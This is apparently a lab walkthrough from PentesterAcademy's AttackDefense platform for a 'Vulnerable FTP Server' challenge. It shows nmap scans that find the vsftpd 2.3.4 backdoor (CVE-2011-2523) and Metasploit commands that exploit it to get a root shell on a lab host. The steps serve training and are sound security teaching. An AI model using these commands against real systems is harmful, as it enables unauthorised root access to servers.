
ATTACK
DEFENSE
by PentesterAcademy

Name	Vulnerable FTP Server
URL	https://www.attackdefense.com/challengedetails?cid=179
Type	Metasploit: Linux Exploitation

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Run an Nmap scan against the target IP.

Command: nmap -sS -sV 192.130.172.3

```
root@attackdefense:~# nmap -sS -sV 192.130.172.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-23 11:55 UTC
Nmap scan report for fgo09296fk022ltmldeiqc1e1.temp-network_a-130-172 (192.130.172.3)
Host is up (0.000012s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
MAC Address: 02:42:C0:82:AC:03 (Unknown)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 0.66 seconds
root@attackdefense:~#
```

Step 2: We have discovered vsftpd server running on the target machine. Let's nmap script vuln to scan the target.

Command:
nmap -p 21 --script vuln 192.130.172.3

```
root@attackdefense:~# nmap -p 21 --script vuln 192.130.172.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-23 11:56 UTC
Nmap scan report for fgo09296fk022ltmldeiqc1e1.temp-network_a-130-172 (192.130.172.3)
Host is up (0.000051s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  OSVDB:73573
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root) groups=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/
|       http://osvdb.org/73573
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_      http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|_sslv2-drown:
MAC Address: 02:42:C0:82:AC:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 11.66 seconds
root@attackdefense:~#
```

Step 3: Vsftpd is a backdoored application. Let's use metasploit module to exploit the target.

Commands:
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOST 192.130.172.3
exploit

```
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.130.172.3
RHOST => 192.130.172.3
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.130.172.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.130.172.3:21 - USER: 331 Please specify the password.
[+] 192.130.172.3:21 - Backdoor service has been spawned, handling...
[+] 192.130.172.3:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.130.172.2:39569 -> 192.130.172.3:6200)
```

References

1. Vsftpd (https://security.appspot.com/vsftpd.html)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor)